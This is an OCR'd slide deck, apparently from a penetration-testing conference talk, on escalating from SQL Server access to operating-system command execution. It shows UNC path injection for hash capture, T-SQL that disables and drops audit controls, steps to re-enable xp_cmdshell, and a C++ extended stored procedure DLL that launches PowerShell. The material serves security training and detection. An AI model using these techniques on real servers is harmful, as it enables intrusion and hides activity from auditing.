NETSPI


BEYOND XP_CMDSHELL

OWNING THE EMPIRE THROUGH SQL SERVER

MISSION

TO SYSADMIN…

…AND BEYOND!




MISSION OBJECTIVES

1. Get Access
2. Hide from Audit Controls
3. **Execute OS Commands**
4. Use SQL Server as a beach head
5. Detect OS Command Execution

Who are we?

- Alexander Leary
- Scott Sutherland



Alexander Leary

Name:	Alexander Leary
Job:	Network & Application Pentester @ NetSPI
Twitter:	@0xbadjuju
Slides:	On their way ☺
Blogs:	https://blog.netspi.com/author/aleary/
Code:	https://blog.netspi.com/expanding-the-empire-with-sql/

WMI
FUN
4 U

Scott Sutherland

Name:	Scott Sutherland
Job:	Network & Application Pentester @ NetSPI
Twitter:	@_nullbind
Slides:	http://slideshare.net/nullbind http://slideshare.net/netspi
Blogs:	https://blog.netspi.com/author/scott-sutherland/
Code:	https://github.com/netspi/PowerUpSQL https://github.com/nullbind

PowerUpSQL


GET ACCESS

Get Access: Escalation Path

1. Locate SQL Servers on the domain via LDAP queries to DC
2. Attempt to log into each one as the current domain user
3. Perform UNC path injection to capture SQL Server service account password hash

Reference: https://blog.netspi.com/blindly-discover-sql-server-instances-powerupsql/

Get Access: Privilege Escalation Path



https://gist.githubusercontent.com/nullbind/7dfca2a6309a4209b5aeef181b676c6e

Get Access: PowerUpSQL Automation

Action	PowerUpSQL Function
Get SQL Server service account password hashes	Invoke-SQLUncPathInjection

Get Access: PowerUpSQL Automation

- **Invoke-SQLUncPathInjection**
- Written by Thomas Elling
- Gold Star PowerUpSQL contributor!

DEMO

BEYOND XP_CMDSHELL: GET ACCESS

NETSPI


Select Administrator: Windows PowerShell

```
PS C:\temp\PowerUpSQL>
```

HIDE FROM AUDIT CONTROLS

Checking Audit Controls

- List **Server** audits
- List **Server** audit specifications (DDL Events)
- List **Database** audit specifications (DML Events)



 https://msdn.microsoft.com/en-us/library/cc280663(v=sql.100).aspx

Checking Audit Controls - Code - List Server Audits

```
SELECT * FROM sys.dm_server_audit_status
```

File Edit View Query Project Debug Tools Window Help

New Query

master

Execute Debug

SQLQuery5.sql - NET...l\ssutherland (58))*

```
-- View audits
SELECT * FROM sys.dm_server_audit_status
```

100 %

Results | Messages

	audit_id	name	status	status_desc	status_time	event_session_address	audit_file_path	audit_file_size
1	65537	DerbyconAudit	1	STARTED	2017-09-08 09:19:05.6000000	0x000001E7D914D741	NULL	NULL

Checking Audit Controls - Code - List Server Specs

```
SELECT audit_id,
a.name as audit_name,
s.name as server_specification_name,
d.audit_action_name,
s.is_state_enabled,
d.is_group,
d.audit_action_id,
s.create_date,
s.modify_date
FROM sys.server_audits AS a
JOIN sys.server_audit_specifications AS s
ON a.audit_guid = s.audit_guid
JOIN sys.server_audit_specification_details AS d
ON s.server_specification_id = d.server_specification_id
```

File Edit View Query Project Debug Tools Window Help

New Query | master | Execute Debug

SQLQuery5.sql - NET...l\ssutherland (58))*

```sql
-- View server specifications
SELECT audit_id,
a.name as audit_name,
s.name as server_specification_name,
d.audit_action_name,
s.is_state_enabled,
d.is_group,
d.audit_action_id,
s.create_date,
s.modify_date
FROM sys.server_audits AS a
JOIN sys.server_audit_specifications AS s
ON a.audit_guid = s.audit_guid
JOIN sys.server_audit_specification_details AS d
ON s.server_specification_id = d.server_specification_id
```

100 %

Results | Messages

	audit_id	audit_name	server_specification_name	audit_action_name	is_state_enabled	is_group	audit_actio
1	65537	DerbyconAudit	Audit_Server_Configuration_Changes	AUDIT_CHANGE_GROUP	1	1	CNAU
2	65537	DerbyconAudit	Audit_Server_Configuration_Changes	SERVER_OPERATION_GROUP	1	1	OPSV

Checking Audit Controls - Code - List Database Specs

```
SELECT a.audit_id,
a.name as audit_name,
s.name as database_specification_name,
d.audit_action_name,
d.major_id,
OBJECT_NAME(d.major_id) as object,
s.is_state_enabled,
d.is_group, s.create_date,
s.modify_date,
d.audited_result
FROM sys.server_audits AS a
JOIN sys.database_audit_specifications AS s
ON a.audit_guid = s.audit_guid
JOIN sys.database_audit_specification_details AS d
ON s.database_specification_id = d.database_specification_id
```

File Edit View Query Project Debug Tools Window Help

New Query | Generic Debugger

master | Execute Debug

SQLQuery5.sql - NET...l\ssutherland (58))*

```sql
-- View database specifications
SELECT a.audit_id,
a.name as audit_name,
s.name as database_specification_name,
d.audit_action_name,
d.major_id,
OBJECT_NAME(d.major_id) as object,
s.is_state_enabled,
d.is_group, s.create_date,
s.modify_date,
d.audited_result
FROM sys.server_audits AS a
JOIN sys.database_audit_specifications AS s
ON a.audit_guid = s.audit_guid
JOIN sys.database_audit_specification_details AS d
ON s.database_specification_id = d.database_specification_id
```

100 %

Results | Messages

	audit_id	audit_name	database_specification_name	audit_action_name	major_id	object	is_state_enabled	is_group	create_date	modify_date
1	65537	DerbyconAudit	Audit_OSCMDEXEC	EXECUTE	-1008137134	xp_cmdshell	1	0	2017-09-08 09:19:05.600	2017-09-08 09:1
2	65537	DerbyconAudit	Audit_OSCMDEXEC	EXECUTE	-947735043	sp_OACreate	1	0	2017-09-08 09:19:05.600	2017-09-08 09:1
3	65537	DerbyconAudit	Audit_OSCMDEXEC	EXECUTE	-778373031	sp_addextendedproc	1	0	2017-09-08 09:19:05.600	2017-09-08 09:1
4	65537	DerbyconAudit	Audit_OSCMDEXEC	EXECUTE	-243809429	sp_execute_external_script	1	0	2017-09-08 09:19:05.600	2017-09-08 09:1

Hiding from Audit Controls

- Remove audit controls – **not recommended**
- Disable audit controls – **not recommended**
- **Just use techniques that aren't being audited**

Hiding from Audit Controls -Disable or Remove Audit

```
-- Disable and remove SERVER AUDIT
ALTER SERVER AUDIT DerbyAudit
WITH (STATE = OFF)
DROP SERVER AUDIT Audit_StartUp_Procs

-- Disable and remove SERVER AUDIT SPECIFICATION
ALTER SERVER AUDIT SPECIFICATION Audit_Server_Configuration_Changes
WITH (STATE = OFF)
DROP SERVER AUDIT SPECIFICATION Audit_Server_Configuration_Changes

-- Disable and remove DATABASE AUDIT SPECIFICATION
ALTER DATABASE AUDIT SPECIFICATION Audit_OSCMDEXEC
WITH (STATE = OFF)
DROP DATABASE AUDIT SPECIFICATION Audit_OSCMDEXEC
```

File Edit View Query Project Debug Tools Window Help

New Query | Generic Debugger

master | Execute Debug

SQLQuery5.sql - NET...l\ssutherland (55))*

```
-- View server specifications
SELECT audit_id,
a.name as audit_name,
s.name as server_specification_name,
d.audit_action_name,
s.is_state_enabled,
d.is_group,
d.audit_action_id,
s.create_date
s.modify
FROM sys
JOIN sys
ON a.aud
JOIN sys                                  s AS d
ON s.ser                                  ecification_id
```

"This event is raised whenever any audit is created, modified or deleted."


100 %

Results | Messages

	audit_id	audit_name	server_specification_name	audit_action_name	is_state_enabled	is_group	audit_action_id	create_date	modify_date
1	65537	DerbyconAudit	Audit_Server_Configuration_Changes	AUDIT_CHANGE_GROUP	0	1	CNAU	2017-09-08 09:19:05.600	2017-09-08 09:19:05.6
2	65537	DerbyconAudit	Audit_Server_Configuration_Changes	SERVER_OPERATION_GROUP	0	1	OPSV	2017-09-08 09:19:05.600	2017-09-08 09:19:05.6

Obtain Sysadmin Access - Automation - PowerUpSQL

Action	PowerUpSQL Function
Get Server Specifications	Get-SQLAuditServerSpec
Get Database Specifications	Get-SQLAuditDatabaseSpec




OS COMMAND EXECUTION

Reminder

OS commands via SQL Server = Windows Account Impersonation

Many possible configurations:

- Local User
- Local System
- Network Service
- Local Managed Service Account
- Domain Managed Service Account
- Domain User
- Domain Admin


Windows Operating System
SQL Server Instance 1 (Windows Service)
SQL Server login
myuser1
SQL Server login
Domain\myuser2
Windows account
Domain\myuser2
Database 1
Maps to database user
myuser1
Maps to database user
myuser2
Table 2
Table 2
Table 3
SQL Server Agent Service

NETSPI

Use SQL Server components to run commands via

- .Net Methods
  - New Process() + UseShellExecute
  - System.management.automation.powershell
- C++ Methods
  - ShellExecute / ShellExecuteEx
  - System
- COM Objects
  - wscript.shell
  - shell.application

xp_cmdshell

xp_cmdshell: Overview

1. C++ DLL export registered by default
2. Affected Versions: All
   - Disabled by default since SQL Server 2005
3. Requires sysadmin role by default
4. EXECUTE privileges can be granted to a database user if the **xp_cmdshell_proxy_account** is configured correctly
5. Executes as the SQL Server service account

xp_cmdshell: Configuration Changes and Execution

Action	TSQL Example
Re-Install	sp_addextendedproc 'xp_cmdshell', 'xplog70.dll'
Re-Enable	EXEC sp_configure 'show advanced options', 1; RECONFIGURE; GO EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE; GO
Execute	Exec master..xp_cmdshell 'whoami'

xp_cmdshell: Automation - PowerUpSQL

Action	PowerUpSQL Function
Execute OS Commands via xp_cmdshell	Invoke-SQLOSCmdExec

xp_cmdshell is monitored more than we'd like

Yes, yes they can.

GOOD NEWS

THERE ARE OTHER OPTIONS

1. Extended Stored Procedures
2. CLR Assemblies
3. Agent Jobs

   (a) CMDEXEC (b) PowerShell (c) ActiveX: VBScript (d)) ActiveX: Jscript (e) SSIS
4. Ole Automation Procedures
5. R Scripts
6. Python Scripts
7. Openrowset/OpenDataSource/OpenQuery using Providers
8. Registry and file autoruns

Extended Stored Procedures

Extended Stored Procedure (XP) - Overview

1. C++ DLL export that maps to SQL Server stored procedure
2. Affected Versions: All
3. Requires sysadmin role by default
4. Executes as the SQL Server service account
5. The DLL can have any file extension ☺
6. The DLL can be loaded from Webdav ☺

Extended Stored Procedure (XP) - Instructions

1. Compile the C++ DLL
2. Register the exported DLL functions in SQL Server using "**sp_addextendedproc**" ("DBCC ADDEXTENDEDPROC" wrapper)

Extended Stored Procedure - Code - C++

```
#include "stdio.h"
#include "stdafx.h"
#include "srv.h"
#include "shellapi.h"
#include "string"

BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved) {
switch (ul_reason_for_call)
{
        case DLL_PROCESS_ATTACH:
        case DLL_THREAD_ATTACH:
        case DLL_THREAD_DETACH:
        case DLL_PROCESS_DETACH:
        break;
}

return 1;
 }

 __declspec(dllexport) ULONG __GetXpVersion() {
return 1;
}

#define RUNCMD_FUNC extern "C" __declspec (dllexport)
RUNPS_FUNC int __stdcall RunPs(const char * Command) {
ShellExecute(NULL, TEXT("open"), TEXT("powershell"), TEXT(" -C \" 'This is a test.'|out-file c:\\temp\\test_ps2.txt \" "), TEXT(" C:\\ "), SW_SHOW);
system("PowerShell -C \"'This is a test.'|out-file c:\\temp\\test_ps1.txt\"");
return 1;
}
```

Reference: https://docs.microsoft.com/en-us/sql/relational-databases/extended-stored-procedures-programming/creating-extended-stored-procedures

